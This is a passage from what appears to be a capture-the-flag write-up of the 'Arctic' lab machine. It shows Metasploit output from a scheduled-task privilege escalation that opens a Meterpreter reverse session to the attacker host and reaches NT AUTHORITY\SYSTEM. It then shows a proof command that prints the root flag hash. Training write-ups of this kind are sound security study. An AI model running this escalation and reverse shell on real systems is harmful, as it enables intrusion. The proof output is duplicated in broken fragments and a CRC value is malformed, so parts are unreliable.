[*]Final CRC32: 0xelf3799f
[*]Writing our modified content back...
[*]Validating task: Xs0B7Hwb48rfXO
[*]
[*]Folder\ :
[*]TaskName                                     Next Run Time                               Status
=====
[*]Xs0B7Hwb48rfXO                             1/12/2020 6:39:00                         Ready
[*]SCHELEVATOR
[*]Disabling the task...
[*]SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfXO" have been changed.
[*]SCHELEVATOR
[*]Enabling the task...
[*]SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfXO" have been changed.
[*]SCHELEVATOR
[*]Executing the task...
[*]Sending stage (176195 bytes) to 10.10.10.11
[*]SUCCESS: Attempted to run the scheduled task "Xs0B7Hwb48rfXO."
[*]SCHELEVATOR
[*]Deleting the task...
[*]Meterpreter session 2 opened (10.10.14.9:4546 -> 10.10.10.11:49294) at 2020-11-
10 03:38:18 -0500
[*]SUCCESS: The scheduled task "Xs0B7Hwb48rfXO" was successfully deleted.
[*] SCHELEVATOR

```

Got NT Authority/system privileges

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Proof

```

C:\Users\Administrator\Desktop>hostname && whoami && ipconfig && type root.txt
hostname && whoami && ipconfig && type root.txt
arctic
nt authority\system

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
ce65ceee66b2b5ebaff07e50508ffb90

```

```
hostname && whoami && ipconfig && type root.txt
```

```
Arctic
```

```
nt authority\system
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
    Connection-specific DNS Suffix  : .
```

```
    IPv4 Address. . . . . : 10.10.10.11
```

```
    Subnet Mask . . . . . : 255.255.255.0
```

```
    Default Gateway . . . . . : 10.10.10.2
```

```
Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:
```

```
    Media State . . . . . : Media disconnected
```

```
    Connection-specific DNS Suffix  : .
```

```
Tunnel adapter Local Area Connection* 9:
```

```
    Media State . . . . . : Media disconnected
```

```
    Connection-specific DNS Suffix  : .
```

```
ce65ceee66b2b5ebaff07e50508ffb90
```